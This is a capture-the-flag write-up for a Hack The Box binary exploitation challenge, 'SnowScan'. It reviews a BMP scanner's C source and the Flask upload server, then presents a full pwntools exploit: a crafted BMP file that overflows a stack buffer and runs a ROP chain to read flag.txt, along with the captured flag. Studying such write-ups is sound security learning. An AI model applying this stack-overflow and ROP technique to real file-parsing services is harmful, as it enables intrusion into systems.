
SnowScan

1) Security



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Snow Scan/solve]
└─$ checksec snowscan
[*] '/home/vigneswar/Pwn/Snow Scan/solve/snowscan'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Snow Scan/solve]
└─$ 
```

2) Source Code Review

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <stdint.h>

#define MIN_IMGSIZE 400 // 20x20
#define MAX_IMGSIZE 900 // 30x30

#define TRIGGER_SIZE 15
uint8_t trigger[] = "3nk1's-n4m-shub";

typedef struct {
  char signature[2];
  uint32_t fileSize;
  uint32_t reserved;
  uint32_t dataOffset;
  uint32_t headerSize;
  int32_t width;
  int32_t height;
  uint16_t colorPlanes;
  uint16_t bitsPerPixel;
  uint32_t compression;
  uint32_t imageSize;
  int32_t horizontalResolution;
  int32_t verticalResolution;
  uint32_t numColors;
  uint32_t importantColors;
} BMPFile;

void error(const char *error)
{
  printf("ERROR: %s\n", error);
  exit(-1);
}

void setup(void)
{
  setvbuf(stdin, NULL, _IONBF, 0);
  setvbuf(stdout, NULL, _IONBF, 0);
  setvbuf(stderr, NULL, _IONBF, 0);
}

void printFile(char *fname)
{
  FILE *file = fopen(fname, "r");
  if(file == NULL)
    error("Failed to open file.");

  int c;
  while((c = fgetc(file)) != EOF)
    printf("%c", (char)c);

  fclose(file);
  exit(0);
}

BMPFile *loadBitmap(FILE *file)
{
  BMPFile *bmp = (BMPFile *)malloc(sizeof(BMPFile));
  if(bmp == NULL)
    error("Bitmap struct heap allocation failed.");

  // Read file headers
  fread(&bmp->signature, sizeof(char), 2, file);
  fread(&bmp->fileSize, sizeof(uint32_t), 1, file);
  fread(&bmp->reserved, sizeof(uint32_t), 1, file);
  fread(&bmp->dataOffset, sizeof(uint32_t), 1, file);
  fread(&bmp->headerSize, sizeof(uint32_t), 1, file);
  fread(&bmp->width, sizeof(int32_t), 1, file);
  fread(&bmp->height, sizeof(int32_t), 1, file);
  fread(&bmp->colorPlanes, sizeof(uint16_t), 1, file);
  fread(&bmp->bitsPerPixel, sizeof(uint16_t), 1, file);
  fread(&bmp->compression, sizeof(uint32_t), 1, file);
  fread(&bmp->imageSize, sizeof(uint32_t), 1, file);
  fread(&bmp->horizontalResolution, sizeof(int32_t), 1, file);
  fread(&bmp->verticalResolution, sizeof(int32_t), 1, file);
  fread(&bmp->numColors, sizeof(uint32_t), 1, file);
  fread(&bmp->importantColors, sizeof(uint32_t), 1, file);

  // signature bytes check
  if(bmp->signature[0] != 'B' || bmp->signature[1] != 'M')
    error("Invalid file signature.");

  // min-max size check
  if(bmp->imageSize < MIN_IMGSIZE || bmp->imageSize > MAX_IMGSIZE)
    error("Invalid bitmap size. The acceptaple resolution range is 20x20 to
30x30.");

  // square bitmap check
  if(bmp->width != bmp->height)
    error("Invalid bitmap resolution. Only square bitmaps are processed.");
```


```c
  return bmp;
}

int sequenceDetected(const uint8_t *arr, uint32_t size)
{
  for(int i=0; i<(size-TRIGGER_SIZE+1); ++i) {
    if(memcmp(arr+i, trigger, TRIGGER_SIZE) == 0)
      return 1;
  }
  return 0;
}


void scan(const uint8_t *bitmap, uint32_t dim)
{
  for(int i=0; i<dim; ++i) {
    printf("[%02d] : ", i+1);
    if(sequenceDetected(bitmap+(i*dim), dim))
      printf("FAIL\n");
    else
      printf("PASS\n");
  }
}

int main(int argc, char **argv)
{
  setup();

  if(argc < 2)
    error("No file provided as an argument.");

  size_t len = strlen(argv[1]);
  if(len >= 4 && strcmp(argv[1]+len-4, ".bmp"))
    error("Invalid file extension. Only accepting .bmp files.");

  FILE *file = fopen(argv[1], "rb");
  if(file == NULL)
    error("Failed to open file.");

  BMPFile *bmp = loadBitmap(file);

  fseek(file, bmp->dataOffset, SEEK_SET);

  uint8_t pixelBuf[bmp->imageSize];

  int c = 0, i = 0;
  while((c = fgetc(file)) != EOF)
    pixelBuf[i++] = (uint8_t)c;

  scan(pixelBuf, bmp->width);

  fclose(file);
  return 0;
}
```

3) Notes

```
int c = 0, i = 0;
while((c = fgetc(file)) != EOF)
  pixelBuf[i++] = (uint8_t)c;
```

This part allows us to enter infinite input causing us to overflow the pixelBuf buffer

We have to be careful not to overwrite the address of pixelBuf and i while overflowing




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Snow Scan/challenge]
└─$ cat server.py
#!/usr/bin/env python3
import os
import re
import subprocess
from flask import Flask, render_template, request

MAX_FILE_SIZE = 3*1024 # 3 kb limit
SCANNER = './snowscan'
UPLOAD_DIR = 'uploads/'

app = Flask(__name__)

@app.route('/')
def index():
  return render_template('index.html')

@app.route('/snowscan', methods=['POST'])
def snowscan():
  file = request.files['file']
  # sanitize filename
  filename = re.sub(r'[^a-zA-Z0-9_.-]', '', file.filename)
  file_path = os.path.join(UPLOAD_DIR, filename)
  if request.content_length > MAX_FILE_SIZE:
    return 'File exceeds max size'
  file.save(file_path)
  try:
    output = subprocess.run([SCANNER, file_path], capture_output=True, text=True, timeout=1).stdout
  except subprocess.CalledProcessError as e:
    output = e
  return output

@app.route('/results', methods=['GET'])
def results():
  return render_template('results.html')
```

We also have to write send out payload as a bmp file so we cannot interact with the process much
4) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./snowscan")
context.binary = exe



rop_chain = ROP(exe)
# 0x000000000048e6cc: mov qword ptr [rbx], rax; pop rax; pop rdx; pop rbx; ret;
rop_chain.rax = 0x7478742E67616C66  # flag.txt
rop_chain.rbx = 0x4c3500
rop_chain.raw(0x48e6cc)
rop_chain.raw(p64(0)*3)
rop_chain.open(0x4c3500, 0, 0)
rop_chain.read(3, 0x4c3500, 50)
rop_chain.write(1, 0x4c3500, 50)

exploit = b'a'*432+b'\xc0'+b'\x00'*7+p64(0x495c60)*20+rop_chain.chain()

payload = flat(
    b'BM',      # signature
    p32(0), # fileSize
    p32(0), # reserved
    p32(48), # dataOffset
    p32(0), # headerSize
    p32(0), # width
    p32(0), # height
    p16(0), # colorPlanes
    p16(0), # bitsPerPixel
    p32(0), # compression
    p32(400),   # image size
    b'\x00'*10,
    exploit
)

# rbp-0x60 - pixelBuf address stored
# rbp-0x34 - i
# offset to i from start of buf ->  476
# offset to pixelBuf address to start of the buf -> 432

with open('payload.bmp', 'wb') as file:
    file.write(payload)

# b*  0x402514
io = gdb.debug([exe.path, 'payload.bmp'], 'b* 0x402565\nc', api=True)


io.interactive()
```

5) Flag


Not secure 83.136.255.217:43678/results?response=HTB%7Bl3t_1t_sn0w_w1th_4n_0v3rfl0w%7D%0A%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00

Snow Scan

Results

Response

HTB{l3t_1t_sn0w_w1th_4n_0v3rfl0w}